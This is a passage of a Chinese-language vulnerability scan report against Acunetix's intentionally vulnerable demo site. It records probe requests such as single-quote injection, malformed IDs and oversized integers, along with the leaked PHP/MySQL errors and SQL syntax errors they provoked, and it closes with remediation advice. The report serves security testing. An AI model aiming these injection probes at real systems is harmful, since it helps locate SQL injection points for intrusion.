    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
<div class="story">
<h3>If you are already registered please enter your login information below:</h3><br>
<form name="loginform" method="post" action="userinfo.php">
<table cellpadding="4" cellspacing="1">
  <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
  <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
  <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
</table>
</form>
</div>
<div class="story">
<h3>
  You can also <a href="signup.php">signup here</a>.<br>
  Signup disabled. Please use the username <font color='red'>test</font> and the password <font
color='red'>test</font>.
</h3>
</div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
<div id="search">
  <form action="search.php?test=query" method="post">
    <label>search art</label>
    <input name="searchFor" type="text" size="10">
    <input name="goButton" type="submit" value="go">
  </form>
</div>
<div id="sectionLinks">
  <ul>
    <li><a href="categories.php">Browse categories</a></li>
    <li><a href="artists.php">Browse artists</a></li>
  </ul>

```

```

<li><a href="cart.php">Your cart</a></li>
<li><a href="login.php">Signup</a></li>
<li><a href="userinfo.php">Your profile</a></li>
<li><a href="guestbook.php">Our guestbook</a></li>
</li>
...
...
...

```

问题 3 / 11

TOC

应用程序错误

严重性:

[参考信息](#)

CVSS 分数: 0.0

URL: <http://testphp.vulnweb.com/userinfo.php>

实体: pass (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: [验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常](#)

差异: **参数** 从以下位置进行控制: -- 至: [%27](#)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /userinfo.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/login.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 15

```

uname=&pass=%27

```

HTTP/1.1 302 Found
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:07 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Location: login.php

```

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/userinfo.php on line 10
you must login

```

GET /login.php HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/userinfo.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

```

HTTP/1.1 200 OK

```

Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:36:37 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>login page</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- here goes headers headers -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
      </td> <td align="right">
        <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
    </tr></table>
  </div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <div class="story">
    <h3>If you are already registered please enter your login information below:</h3><br>
    <form name="loginform" method="post" action="userinfo.php">
      <table cellpadding="4" cellspacing="1">
        <tr><td>Username : </td><td><input name="uname" type="text" size="20"
style="width:120px;"></td></tr>
        <tr><td>Password : </td><td><input name="pass" type="password" size="20"
style="width:120px;"></td></tr>
        <tr><td colspan="2" align="right"><input type="submit" value="login"
style="width:75px;"></td></tr>
      </table>
    </form>
  </div>
  <div class="story">
    <h3>
      You can also <a href="signup.php">signup here</a>.<br>
      Signup disabled. Please use the username <font color='red'>test</font> and the password <font
color='red'>test</font>.
    </h3>
  </div>
</div>
<!-- InstanceEndEditable -->
<!--end content -->

```

```

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
    </ul>
  </div>
  ...
  ...
  ...

```

问题 4 / 11

TOC

应用程序错误

严重性: [参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/search.php

实体: test (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: query 至: --

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /search.php?test= HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 26

```

```
searchFor=1234&goButton=go
```

```

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

```

```

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet',
system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.

```

应用程序错误	
严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/search.php
实体:	goButton (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: **参数** 从以下位置进行控制: `go` 至: `--`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /search.php?test=query HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 24

searchFor=1234&goButton=

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet',
system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

应用程序错误

严重性:

[参考信息](#)

CVSS 分数: 0.0

URL: <http://testphp.vulnweb.com/listproducts.php>

实体: artist (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 1 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /listproducts.php?artist=1XYZ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:54 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
  if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
    document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
  else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
```

```

        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
    </td>
    <td align="right">
    </td>
</tr></table>
</div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    Error: Unknown column 'lXYZ' in 'where clause'
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
    <div id="search">
        <form action="search.php?test=query" method="post">
            <label>search art</label>
            <input name="searchFor" type="text" size="10">
            <input name="goButton" type="submit" value="go">
        </form>
    </div>
    <div id="sectionLinks">
        <ul>
            <li><a href="categories.php">Browse categories</a></li>
            <li><a href="artists.php">Browse artists</a></li>
            <li><a href="cart.php">Your cart</a></li>
            <li><a href="login.php">Signup</a></li>
            <li><a href="userinfo.php">Your profile</a></li>
            <li><a href="guestbook.php">Our guestbook</a></li>
            <li><a href="AJAX/index.php">AJAX Demo</a></li>
        </ul>
    </div>
    <div class="relatedLinks">
        <h3>Links</h3>
        <ul>
            <li><a href="http://www.acunetix.com">Security art</a></li>
            <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
            <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
            <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
        </ul>
    </div>
    <div id="advert">
        <p>
            <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
                <param name="movie" value="Flash/add.swf">
                <param name="quality" value="high">
                <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="107" height="66"></embed>
            </object>
        </p>
    </div>
</div>

<!--end navbar -->
<div id="siteInfo">
    <a href="http://www.acunetix.com">About Us</a> | <a href="privacy.php">Privacy
Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> | &copy;2019
    Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style=
...
...
...

```

应用程序错误

严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/product.php
实体:	pic (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 4 至: 4XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /product.php?pic=4XYZ HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/listproducts.php?cat=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:14 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>picture details</title>
<!-- InstanceEndEditable -->
<link rel="stylesheet" href="style.css" type="text/css">
<!-- InstanceBeginEditable name="headers_rgn" -->
<script language="javascript1.2">
<!--
function popUpWindow(URLStr, left, top, width, height)
{
    window.open(URLStr, 'popUpWin', 'toolbar=no,location=no,directories=no,status=no,menu
ar=no,scrollbar=no,resizable=no,copyhistory=yes,width='+width+',height='+height+',left='+left+',
top='+top+',screenX='+left+',screenY='+top+');
}
-->
</script>
<!-- InstanceEndEditable -->
<script language="JavaScript" type="text/JavaScript">
<!--
function MM_reloadPage(init) { //reloads the window if Nav4 resized
    if (init==true) with (navigator) { if ((appName=="Netscape")&&(parseInt(appVersion)==4)) {
        document.MM_pgW=innerWidth; document.MM_pgH=innerHeight; onresize=MM_reloadPage; }}
    else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH) location.reload();
}
MM_reloadPage(true);
//-->
</script>

```



```

</head>
<body>
<div id="mainLayer" style="position:absolute; width:700px; z-index:1">
<div id="masthead">
  <h1 id="siteName"><a href="https://www.acunetix.com/"></a></h1>
  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-
scanner/">Acunetix Web Vulnerability Scanner</a></h6>
  <div id="globalNav">
    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>
      <td align="left">
        <a href="index.php">home</a> | <a href="categories.php">categories</a> | <a
href="artists.php">artists
        </a> | <a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> |
        <a href="guestbook.php">guestbook</a> |
        <a href="AJAX/index.php">AJAX Demo</a>
      </td>
      <td align="right">
      </td>
    </tr></table>
  </div>
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/product.php on line 70
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
      <input name="searchFor" type="text" size="10">
      <input name="goButton" type="submit" value="go">
    </form>
  </div>
  <div id="sectionLinks">
    <ul>
      <li><a href="categories.php">Browse categories</a></li>
      <li><a href="artists.php">Browse artists</a></li>
      <li><a href="cart.php">Your cart</a></li>
      <li><a href="login.php">Signup</a></li>
      <li><a href="userinfo.php">Your profile</a></li>
      <li><a href="guestbook.php">Our guestbook</a></li>
      <li><a href="AJAX/index.php">AJAX Demo</a></li>
    </ul>
  </div>
  <div class="relatedLinks">
    <h3>Links</h3>
    <ul>
      <li><a href="http://www.acunetix.com">Security art</a></li>
      <li><a href="https://www.acunetix.com/vulnerability-scanner/php-security-scanner/">PHP
scanner</a></li>
      <li><a href="https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-in-
php-applications/">PHP vuln help</a></li>
      <li><a href="http://www.electasy.com/Fractal-Explorer/index.html">Fractal Explorer</a></li>
    </ul>
  </div>
  <div id="advert">
    <p>
      <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=6,0,29,0"
width="107" height="66">
        <param name="movie" value="Flash/add.swf">
        <param name="quality" value="high">
        <embed src="Flash/add.swf" quality="high
pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash"
type="application/x-shockwave-flash" width="107" height="66"></embed>
      </object>
    </p>
  </div>
<!--end navbar -->
<div id="si

```

...
...
...

问题 8 / 11

TOC

应用程序错误

严重性: [参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/showimage.php

实体: file (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: file 至: ORIG_VAL_[]

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

此请求/响应中包含二进制内容, 但生成的报告中不包含此内容。

问题 9 / 11

TOC

应用程序错误

严重性: [参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/AJAX/infotitle.php

实体: id (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 1 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

POST /AJAX/infotitle.php HTTP/1.1

```
Content-Type: application/x-www-form-urlencoded
Cookie: mycookie=3
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/AJAX/index.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 7

id=1XYZ

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:05 GMT
Content-Type: text/xml
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet',
system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

问题 10 / 11

TOC

应用程序错误	
严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/hpp/
实体:	pp (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: pp 至: ORIG_VAL []

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /hpp/?pp%5B%5D=12 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/hpp/
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:21 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
```

```
Warning: urlencode() expects parameter 1 to be string, array given in /hj/var/www/hpp/index.php on line 6
<a href="params.php?p=valid&pp=">link1</a><br/><a href="params.php?p=valid&pp=Array">link2</a><br/>
<form action="params.php?p=valid&pp=Array"><input type="submit" name="aaaa"/></form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-pollution.html'>Original
article</a>
```

应用程序错误

严重性:

[参考信息](#)

CVSS 分数: 0.0

URL: http://testphp.vulnweb.com/secured/newuser.php

实体: uuname (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: -- 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /secured/newuser.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/signup.php
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR
2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)
Content-Length: 132

uuname=%27&upass=&pass2=&urname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-
5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:53:29 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
<h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
Unable to access user database: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near '''' at line 1
```

问题 1 / 1

TOC

整数溢出	
严重性:	参考信息
CVSS 分数:	0.0
URL:	http://testphp.vulnweb.com/listproducts.php
实体:	artist (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 1 至: 99999999999999999999

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /listproducts.php?artist=99999999999999999999 HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://testphp.vulnweb.com/artists.php?artist=1
Host: testphp.vulnweb.com
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; Tablet PC 2.0)

HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sun, 03 May 1970 19:49:01 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2

Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication packet',
system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
```

修订建议

高

查看危险字符注入的可能解决方案

TOC

该任务修复的问题类型

- SQL 盲注
- SQL 注入
- 跨站点脚本编制
- 链接注入（便于跨站请求伪造）
- 通过框架钓鱼
- 发现数据库错误模式

一般

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

[2] 策略：参数化

如果可用，使用自动实施数据和代码之间的分离的结构化机制。这些机制也许能够自动提供相关引用、编码和验证，而不是依赖于开发者在生成输出的每一处提供此能力。

[3] 策略：环境固化

使用完成必要任务所需的最低特权来运行代码。

[4] 策略：输出编码

如果在有风险的情况下仍需要使用动态生成的查询字符串或命令，请对参数正确地加引号并将这些参数中的任何特殊字符转义。

[5] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的白名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于通过黑名单检测恶意或格式错误的输入。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

[2] 策略：参数化

如果可用，使用自动实施数据和代码之间的分离的结构化机制。这些机制也许能够自动提供相关引用、编码和验证，而不是依赖于开发者在生成输出的每一处提供此能力。

[3] 策略：环境固化

使用完成必要任务所需的最低特权来运行代码。

[4] 策略：输出编码

如果在有风险的情况下仍需要使用动态生成的查询字符串或命令，请对参数正确地加引号并将这些参数中的任何特殊字符转义。

[5] 策略：输入验证假定所有输入都是恶意的。使用“接受已知善意”输入验证策略：严格遵守规范的可接受输入的黑名单。拒绝任何没有严格遵守规范的输入，或者将其转换为遵守规范的内容。不要完全依赖于将恶意或格式错误的输入加入黑名单。但是，黑名单可帮助检测潜在攻击，或者确定哪些输入格式不正确，以致应当将其彻底拒绝。

有多种减轻威胁的技巧：

[1] 策略：库或框架

使用不允许此弱点出现的经过审核的库或框架，或提供更容易避免此弱点的构造。

